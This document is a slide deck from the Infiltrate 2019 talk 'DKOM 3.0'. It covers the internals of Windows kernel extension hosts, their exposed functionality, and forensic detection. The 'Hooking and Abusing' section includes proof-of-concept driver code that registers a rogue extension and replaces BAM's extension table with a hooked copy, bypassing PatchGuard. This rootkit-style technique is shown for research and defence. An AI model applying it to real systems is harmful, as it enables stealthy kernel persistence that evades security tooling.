DKOM 3.0


Hiding and Hooking with Windows Extension Hosts

Alex Ionescu @aionescu
Gabrielle Viala @pwissenlit
Yarden Shafir @yarden_shafir

Infiltrate
2019

About Yarden Shafir

- Software Engineer at CrowdStrike
- Circusing most of the time
- Sometimes does Windows internals stuff
- Remotely-operated security researcher
- @yarden_shafir on twitter




About Gabrielle Viala

- Gaby - @pwissenlit on twitter
- Reverse engineer at Quarkslab
- Playing with the Windows Internals for the lulz
- Member of the BlackHoodie organization board
- Was just lucky to meet and work with awesome researchers

About Alex Ionescu

- VP of EDR Strategy and Founding Architect at CrowdStrike
- Co-author of Windows Internals 5th-7th Editions
- Reverse engineering NT since 2000 – was lead kernel developer of ReactOS
- Instructor of worldwide Windows internals classes
- Author of various tools, utilities and articles
- Conference speaker at SyScan, Infiltrate, Offensive Con, Black Hat, Blue Hat, Recon, …
- For more info, see www.alex-ionescu.com or hit me up on Twitter @aionescu



Talk Outline

- Internals & API
- Interesting Host-Exposed Functionality
- Hooking and Abusing
- Forensic Considerations
- Conclusion

Motivation

- Alex is always looking for new ways to perform "DKOM" (Direct Kernel Object Modification) based hooks and rootkits, especially in the age of EDR, Forensics, Tamper Detection, and Hypervisor Code Integrity. He was working on a whitepaper to release to the world at some point.

- Gabrielle took Bruce Dang's amazing "Windows Rootkits" course at Recon, where this topic was discussed as an exercise and became curious about it. She sent an e-mail to Alex who responded back with a 30 page whitepaper, and they thought about giving a talk.


- Yarden likes randomly unloading drivers on her machine. Turns out that's a bad idea! She found a number of issues, including drivers not unregistering their host extensions. She decided to look into the mechanism and published a Medium post about it, which got Alex and Gabrielle's attention.

- And so, here we are!

Internals & APIs

What are Windows Extension Hosts?

- As kernel functionality grows, we want to keep the microkernel-based roots and design
  - Functionality that should not strictly be provided within the kernel binary itself is handed off to a separate module
  - Modules can then apply the policies/mechanisms by leveraging exposed kernel functionality to access private members of various kernel data structures and objects
- Looking at the kernel import and export tables reveals thousands of undocumented functions
  - Modules exporting functions for the kernel cannot be unloaded
  - Forces the kernel to expose internal-only features to the entire world -- even though only used by one single driver!
- Extension Hosts, introduced in Windows 7, are a tightly coupled, obscure way of exporting these features




What are Windows Extension Hosts?

- Extension Hosts offer a way to achieve a modular architecture for internal, specific, pre-defined drivers
- Private binding mechanism working as a producer/consumer
- On-demand binding mechanism that allows the components to unload if they are unused
- Functionality provided to the different actors can be shared by enabling the exchange of function tables between the host and the extensions
  - Supports versioning of these tables
  - Each Host/Extension is tied to a unique identifier (see next slide)

Components in the equation

- The host plays the role of consumer and can be seen as a strongly bound interface
  - Identified by a Version ID, a Host ID, and a count of Extension APIs
  - Registered by the kernel with the **`ExRegisterHost`** API and stored in the Kernel Host Table (**`nt!ExpHostList`**)
  - Can be notified of an extension in the middle of binding and/or unbinding through a set of callbacks




- The extension is the producer part
  - Exposes an extension table which can then be used by the host component to call/use functionality implemented outside of the kernel

Host Registration

- A host can be registered in the Kernel Host Table list (**`nt!ExpHostList`**) with **ExRegisterHost** API:

```
NTSTATUS
ExRegisterHost (
    _Outptr_ PEX_HOST *Host,
    _In_ ULONG ParametersVersion, // currently must be set to 0x10000
    _In_ PVOID Parameters // PEX_HOST_PARAMETERS_n (based on above)
);
```

- Once registered, a host cannot be unregistered !
  - There is no interface protecting an extension from calling into a host that is in the process of being unregistered
  - Hosts can only ever be provided by the kernel anyway (which can never unload)…



Host Registration

- To register a host, a component provides parameters such as its host table and the type of pool it requires:

```
typedef struct _EX_HOST_PARAMETERS
{
    EX_HOST_BINDING HostBinding;
    POOL_TYPE PoolType;
    PCVOID HostTable;
    PEX_HOST_BIND_NOTIFICATION BindNotification;
    PVOID BindNotificationContext;
} EX_HOST_PARAMETERS, *PEX_HOST_PARAMETERS;
```

- The component must also define its strongly bound interface parameters:

```
typedef struct _EX_HOST_BINDING
{
    USHORT ExtensionId;
    USHORT ExtensionVersion;
    USHORT FunctionCount;
} EX_HOST_BINDING;
```

Host Registration

- If a notification callback is provided, it should have the following prototype

```
typedef VOID (NTAPI *PEX_HOST_BIND_NOTIFICATION) (
    _In_ EX_HOST_BIND_NOTIFICATION_REASON Reason,
    _In_opt_ PVOID Context
);
```

- The reason for the callback can either be:

```
typedef enum _EX_HOST_BIND_NOTIFICATION_REASON
{
    ExtensionPreBind,
    ExtensionPostBind,
    ExtensionPreUnbind,
    ExtensionPostUnbind
} EX_HOST_BIND_NOTIFICATION_REASON;
```

- These callbacks will be used whenever extensions bind or unbind themselves

Host Registration

- With the previous parameters in hand, **ExRegisterHost** API allocates a **EX_HOST** structure that will be added to **nt!ExpHostList** and returned to the caller


```
typedef struct _EX_HOST
{
    LIST_ENTRY HostListEntry;
    volatile LONG RefCounter;
    EX_HOST_PARAMETERS HostParameters;
    EX_RUNDOWN_REF RundownProtection;
    EX_PUSH_LOCK PushLock;
    PVOID ExtensionTable;
    ULONG Flags;
} EX_HOST, *PEX_HOST;
```

- Hosts are reference counted (to manage unload and unregistration) and use the kernel's rundown protection mechanism to avoid destruction in the middle of a call

Extension Registration

- An external driver component can register as an extension for a given host with the **ExRegisterExtension** API:


```
NTSTATUS
ExRegisterExtension (
    _Outptr_ PEX_EXTENSION *Extension,
    _In_ ULONG ParametersVersion, // currently must be set to 0x10000
    _In_ PVOID Parameters  // PEX_EXTENSION_REGISTRATION_n (based on above)
);
```



Extension Registration

- To register an extension, the component provides an **EX_EXTENSION_REGISTRATION_n** (currently 1) structure

```
typedef struct _EX_EXTENSION_REGISTRATION_n
{
    EX_EXTENSION_BINDING ExtensionBinding;
    PCVOID ExtensionTable;
    PVOID *HostTable;
    PVOID DriverObject;
} EX_EXTENSION_REGISTRATION_n, *PEX_EXTENSION_REGISTRATION_n;
```



- The **EX_EXTENSION_BINDING** structure must precisely match the **EX_HOST_BINDING** used by the given host

- The component is also expected to provide an *extension table* and its *driver object*

- The host table is an optional pointer to an array of host functions to be provided upon successful registration

Extension Registration

- The driver registering the extension must know precisely how many functions the given host expects beforehand
    - **ExRegisterExtension** will return **STATUS_INVALID_PARAMETER** in case of mismatch
    - If the host cannot be found at all (wrong Version or ID), then **STATUS_NOT_FOUND** is returned
- **ExRegisterExtension** will fail with **STATUS_OBJECT_NAME_COLLISION** if
    - An extension intends to register an host that already has an extension registered
    - The host has disabled extension registration (through a specific flag)
- Upon successful registration, a pointer to the updated EX_HOST structure is returned
    - **EX_EXTENSION** is basically just an alias for the **EX_HOST** structure
- If a notification callback is present, it is called with the **ExtensionPreBind** and **ExtensionPostBind** reasons

Extension Use

- After registration of an extension, the host is expected to call the **ExGetExtensionTable** API to get the extension table

```
PVOID
ExGetExtensionTable (
    _In_ PEX_EXTENSION Extension
);
```

  - This will acquire the extension rundown protection and return a pointer to the table

- The host has to call **ExReleaseExtensionTable** to release the rundown protection

```
VOID
ExReleaseExtensionTable (
    _In_ PEX_EXTENSION Extension
);
```

Extension Unregistration

- Once the extension is not needed anymore, it should *normally* be unregistered by the driver that registered it with the **ExUnregisterExtension** API

```
NTSTATUS
ExUnregisterExtension (
    In_ PEX_EXTENSION Extension
);
```

- This API will perform the following tasks:
  - Call the notification callback (if registered) with the **ExtensionPreUnbind** reason
  - Wait for all callers to release their extension tables and set the extension table to **NULL**
  - Call the notification callback with the **ExtensionPostUnbind** reason
  - Dereference the host with the **ExpDereferenceHost** API

(lack of) Extension Unregistration

- Some drivers don't unregister their extension when unloading
- After the driver is unloaded the callbacks registered in the extension point to unmapped memory
  - Next time the kernel tries to call one of these callbacks it reaches a stale pointer and BSODs
  - Possible UAF?
- Example: **`Bam.sys`**
  - Registers a callback for process creation
  - Can be unloaded and doesn't unregister its extension
  - Instant BSOD when any process is created or terminated

Interesting Host-Exposed Functionality

Built-in Windows 10 Hosts and Extensions

- 16 Defined Host IDs on Windows 10 “Vibranium”/20H1 (Build 18865)
    - Each corresponds to a particular feature of the operating system
    - Some of these Hosts have registered Extensions at all times (PCW, CNG, BAM, DAM, MMCSS, etc…)
    - Others are only registered based on enabled features/capabilities (Intel PT, DTrace, Octagon, Hyper-V, etc…)
- Post-conference white paper will detail all of the function tables in detail and explain each of the hosts, extensions, API parameters, and the usage of these APIs
- For now, let’s look at some of the more interesting kernel/host capabilities that are exposed
    - And the extension features

Stealth Process Notifications

- Some of the extensions have hardcoded notification paths in **`PspCallProcessNotifyRoutines`** which do not consume the usual slots registered with **`PsSetCreateProcessNotifyRoutine`**
  - Desktop Activity Moderator (DAM [7]) and Background Activity Moderator (BAM [5])
  - This is probably because there are a limited number of slots for the notify routines (64 on Windows 7 and later), and this guarantees not taking up 2 more slots
- Can either register a different extension for these hosts, or patch the existing table
- PatchGuard normally enumerates registered process callbacks and makes sure they are not pointing to non-executable image code
  - But it does not verify these two callback entries

Process Manipulation and Enumeration

- The Octagon Host (**PspOctHostInterface**) exports **PsGetNextProcessEx**, **Ps(Get/Quit)NextProcessThread**
  - Unlike the undocumented **ZwQuerySystemInformation** API, these don't merely enumerate, but also return a reference to each iterator entry, and remember their place
- Additionally, it also provides access to the Get Thread Context API (**PspGetContextThreadInternal**)
  - This API is normally not callable for kernel-mode contexts and/or system threads, because the export (**PsGetContextThread**) always passes in **UserMode** as both the previous mode and the context mode -- which means you must allocate user-mode memory to even get the context back!
- The Security Host (**PspSecHostInterface**) exposes **PsIsProcessPrimaryTokenFrozen** which can be used to check for **EPROCESS->PrimaryTokenFrozen**, a helpful flag for detecting exploits that swap the **EPROCESS** Token
- The MMCSS Host (**PspMmcssHostInterface**) exposes **PspGetFreezeState** to check if the **DeepFreeze** (UWP App Model Suspension) flag is set in **KPROCESS**

Low Level Hardware Tracing

- There are 3 Host Tables that provide IPT-related functionality
  - **`KeSupervisorStateExtHostInterface`** exposes **`KiStartSavingSupervisorState`**, **`KiGetSavedSupervisorState`**, **`KiQueryIptSupport`** and **`KiGetSavedIptState`**
    - These can be used to manually save/restore IPT state at arbitrary points, especially on systems without XSAVE support
  - **`PspHwTraceHostInterface`** exposes **`PspControlHwTracingThread`** and **`PspQueryHwTracingThread`** which sets the **`XSTATE_MASK_IPT`** flag in **`KTHREAD->NpxState`**
    - This tells the scheduler to always save IPT state when context switching with the XSAVE capability
  - Finally, **`EtwHwTraceHostInterface`** exposes the **`EtwpWriteProcessorTrace`** function, which writes into the ETW Kernel Logger
    - Uses **`EVENT_TRACE_GROUP_IPT`** (**`IptGuid`**, **`{ff1fd2fd-6008-42bb-9e75-00a20051f3be}`**) with Hook ID 0x20
    - ETW Event Contains entire Processor Trace Buffer

Custom SLAT-backed Memory and Execution

- The Virtual Infrastructure Driver Memory Management (**`VidMm`**) Extension creates a ‘**`vmmem`**’ process per VM
    - Uses a new “Micro Memory Manager” inside the host kernel to efficiently manage GVA->GPA translation
        - Offers better visibility on VM memory usage, cross-VM optimizations, and caching
- These capabilities are offered through the **`VmpHostInterface`**
    - With the **`VmCreate(Delete/Split/Merge)MemoryRange`** APIs it is possible to define such regions of memory, and then use additional functionality such as **`VmAccessFault`** and Global TLB flush notifications to manage EPT violations
    - **`Vm(Create/Terminate)MemoryProcess`** allows creation of the minimal process
    - **`VmProbeAndLockPages, VmUnlockPages, Vm(Un)SecureBackingMemory`** provide additional control over the pages
- Additionally, can also be used to call VTL1 Extensibility Services (**`VmCallSkSvc`**) and control the XTS (Extended Thread Scheduler) capabilities with **`VmSetVpHostProcess`** and **`VmSetThreadSchedulerAssist`**

Hooking and Abusing

Hooking and Abusing

- Reminders
  - An EX_HOST structure is returned by registering APIs
    - The EX_EXTENSION is basically just an alias for the EX_HOST structure
  - All the EX_HOST structures are linked together in the nt!ExpHostList
    - -> We can directly access any EX_HOST structure by parsing it!

- It is quite easy for an attacker to tamper the structures and tables in few steps
  - Fun and profit incoming <3
  - (You still need to be in ring 0 though...)

Hooking and Abusing

- Register an extension for a non-default component (Intel PT)
  - Or unload a driver (non-critical to the system such as IoRate.sys) that hosts an extension and maliciously register it again as its own

```
  typedef NTSTATUS(*ExRegisterExtension)(PEX_EXTENSION, ULONG, PEX_EXTENSION_PARAMETERS);

[...]

  RtlInitUnicodeString(&ExRegisterExtensionName, L"ExRegisterExtension");
  functaddr = (ExRegisterExtension)(DWORD_PTR)MmGetSystemRoutineAddress(&ExRegisterExtensionName);
  if (functaddr == NULL) return STATUS_NOT_FOUND;

  extensionParameter.ExtensionBinding.Id = 0xa; // Intel PT extension id
  extensionParameter.ExtensionBinding.Version = 1;
  extensionParameter.ExtensionBinding.Count = 0; // doesn’t require an extension table since the
  extensionParameter.ExtensionTable = NULL; // number of function == 0
  extensionParameter.HostTable = NULL;
  extensionParameter.DriverObject = pDrvObj;


  status = functaddr((PEX_EXTENSION)&g_ExEtension, 0x10000, &extensionParameter);
```

Hooking and Abusing

- Cast the returned EX_EXTENSION to an EX_HOST

```
PEX_HOST ExHost = (PEX_HOST)g_ExEtension;
```

- Parse the linked list of the EX_HOST to discover the other registered hosts and extensions
  - Here, we're looking for the bam extension as its functions are called often which is pretty convenient for the poc purpose

```
// really lazy way to find bam: It should be 3 hosts before (don't do it like that at home)
for (int i = 0; i < 3; i++)
         ExHost = (PEX_HOST)ExHost->HostListEntry.Blink;

if (ExHost->ExtensionTable == 0) return STATUS_FAIL_CHECK;
```

Hooking and Abusing

- Unlock locked down extensions, patch or hook extension tables, modify host tables, etc.

```
// Count the number of functions in the table
ULONG nbCallbacks = 0;
While (((PVOID *)PrevHost->ExtensionTable)[nbCallbacks] != NULL){
                    nbCallbacks++;
      }

// Copy these functions in a new table
g_newCallBackTable = (PVOID)ExAllocatePoolWithTag(NonPagedPool, nbCallbacks*sizeof(PVOID), 'HOOK');
if (g_newCallBackTable == 0)  return STATUS_MEMORY_NOT_ALLOCATED;
RtlCopyMemory((PVOID)g_newCallBackTable, (PVOID)PrevHost->ExtensionTable, nbCallbacks * sizeof(PVOID));

 // Save the legit table (useful to avoid bsod when unloading ;)) and change it by the new one
g_oldCallBackTable = PrevHost->ExtensionTable;
PrevHost->ExtensionTable = g_newCallBackTable;

// Hook the new table -> Victory!
((PVOID *)PrevHost->ExtensionTable)[0] = (PVOID)ExtensionHook;
```

Hooking and Abusing

- Clean our mess before unloading

```
typedef NTSTATUS(*ExUnregisterExtension)(PEX_EXTENSION);

[…]

RtlInitUnicodeString(&ExUnregisterExtensionName, L"ExUnregisterExtension");
functaddr = (ExUnregisterExtension)(ULONG_PTR)MmGetSystemRoutineAddress(&ExUnregisterExtensionName);
if (functaddr == NULL) return STATUS_NOT_FOUND;

if (g_oldCallBackTable != NULL) RestaureHookedTable(); // Just replace hooked pointers with legit ones
if (g_ExEtension != NULL) functaddr((PEX_EXTENSION)g_ExEtension);
if (g_newCallBackTable != NULL) ExFreePool(g_newCallBackTable);
```

Forensic Considerations

Forensic Considerations

- The possibility of misusing the extension mechanism provides new challenges
  - Not all extensions are registered by default and none is even “locked down”
    - A driver could register an extension for a non-default feature and gain access to internal kernel functionality without requiring symbol/opcode scanning
    - If an extension owner unloads and unregisters itself, a malicious kernel component could re-register itself as the extension owner
  - Some functions are called at interesting time by the kernel
    - During process creation/termination for example
    - An implant could gain periodic notifications of interesting actions this way

Forensic Considerations

- The possibility of misusing the extension mechanism provides new challenges (cont.)
    - PatchGuard does not protect this mechanism
        - No need to tamper with the functions or host tables in memory images as the structures in memory contain pointers to them
        - Checks to detect “floating code” that has registered notifications/hooks/callbacks do not "target" extension tables
    - It would have been possible to use PG “Protected Ranges” features (already used for WSL system calls)
- No forensic tools seem to monitor or scan for hooks in this mechanism yet
    - Except for Red Plait’s Wincheck that is able to dump the extensions

Windbg scripts

- We developed few scripts to dump the currently registered hosts and extensions on one’s system
  - Alex's Host.wds

```
kd> $$>a< z:\hosts.wds
ID  Ver                       Function Table                   Count                         Host Table                                          Host Callback
--  --- ------------------------------------------------------ ----- ------------------------------------------------   --------------------------------------------------
01  01           pcw!PcwpCallbackTable (fffff805`babcf030) [+] (05)                             NONE                            nt!ExpPcwHostCallback (fffff803`aacdb2d0)
02  01   ksecdd!sspirpc_ProxyInfo+0x30 (fffff805`ba46e090) [+] (06)                             NONE                                                NONE
03  01* cng!MSHashFunctionTable+0x1da0 (fffff805`ba887240) [+] (36)                             NONE                                                NONE
04  01        tcpip!EQoSpCallbackTable (fffff805`bc921048) [+] (01)                             NONE                                                NONE
05  12      bam!BampKernelCalloutTable (fffff805`bc475500) [+] (05)        nt!PspBamHostInterface (fffff803`aa98e398)                               NONE
07  01                             NONE                                                         NONE                                                NONE
09  01      mmcss!CiKernelCalloutTable (fffff805`bd3a4000) [+] (01)      nt!PspMmcssHostInterface (fffff803`aa98e3c0)                               NONE
10  01                             NONE                              nt!PspHwTraceHostInterface (fffff803`aa98e3b8)                               NONE
13  01                                 ffffa480`de7ff000 [+] (00)        nt!PspOctHostInterface (fffff803`aa98e3c8)                               NONE
08  10                             NONE                                     nt!VmpHostInterface (fffff803`aa98e3e0)                               NONE
11  01                             NONE                                nt!VmpHostInterface+0x58 (fffff803`aa98e438)                               NONE
06  10       iorate!IoRateGlobals+0x10 (fffff805`bbaf9060) [+] (03)         nt!IopIoRateHostTable (fffff803`aa98e360)                               NONE
```

Windbg scripts (cont.)

- We developed few scripts to dump the currently registered hosts and extensions on one’s system
  - Gwaby's ExtHost.js

```
kd> !exhosthelp
This script can be used to pretty print and list Host/Extension structures. The output can be queried using LINQ.

    > dx -g @$cursession.ExhostList
            Lists all the EX_HOST structures present in the list pointed by nt!ExhostList.
    > dx @$cursession.ExhostList[x].printExtensionTable()
            Prints the extension table for the EX_HOST structure #x.
    > dx @$cursession.ExhostList[x].printHostTable()
            Prints the host table for a EX_HOST structure #x.
    > !printexttables
            Prints the extension table for every EX_HOST structure in the list pointed by nt!ExhostList.
    > !printhosttables
           Prints the host table for every EX_HOST structure in the list pointed by nt!ExhostList.
    > !exhost([addr])
            Display the EX_HOST structure
           [...]
```

Conclusion

Key Takeaways

- Although Extension Hosts seem like a new, consistent way to share private dispatch tables between kernel components, remember the famous “Not Invented In This Hallway” Microsoft mentality
    - If another team can implement the same solution in a 5th different way, *porque no los cinco?*
    - The PatchGuard and Microsoft Defender ATP teams used to use a host, but now moved to using a simple Executive Callback Object
    - The DTrace/NT component shared an extension/host mechanism, but moved to an internal dispatch table overridden by a **`DriverEntry`** call
    - Code Integrity also uses a similar set of private callbacks, as do Pico Providers…
- This somewhat implies that arbitrary pointers/callback tables stored in pool pointers are somewhat seen as a risk by some teams, who prefer the stability of hard-coded pointer exchange in .data sections?

Further Research

- Although Extensions/Hosts provide 16 more dispatch tables to look at, even existing kernel callback tables have not been analysed in a long time
    - There are over 20 executive callback objects (such as the PatchGuard one) that nobody's fully analyzed
    - Each of these exposes internal functionality and capabilities to hook/monitor system activities
- Call to action for someone to create a compendium of all dispatch tables and the functions hidden therein
    - *wincheck* and *WinObjEx64* scratch some of the surface, but there's a lot more
- On a somewhat related note, it seems that between Hyper-V **`VidMm`** and the DirectX 12 **`VidMm`**, there are lots of additional memory managers and thread schedulers in the OS, which provide low-visibility mechanism to hide and execute code/memory

References

- Yarden’s Medium Post
    - https://medium.com/yarden-shafir/yes-more-callbacks-the-kernel-extension-mechanism-c7300119a37a
- Bruce’s Class
    - https://gracefulbits.com/training-courses/
- Redplait’s wincheck tool
    - http://redplait.blogspot.com/
- Alex’s GitHub (whitepaper)
    - https://github.com/ionescu007

THANK YOU!

Q & A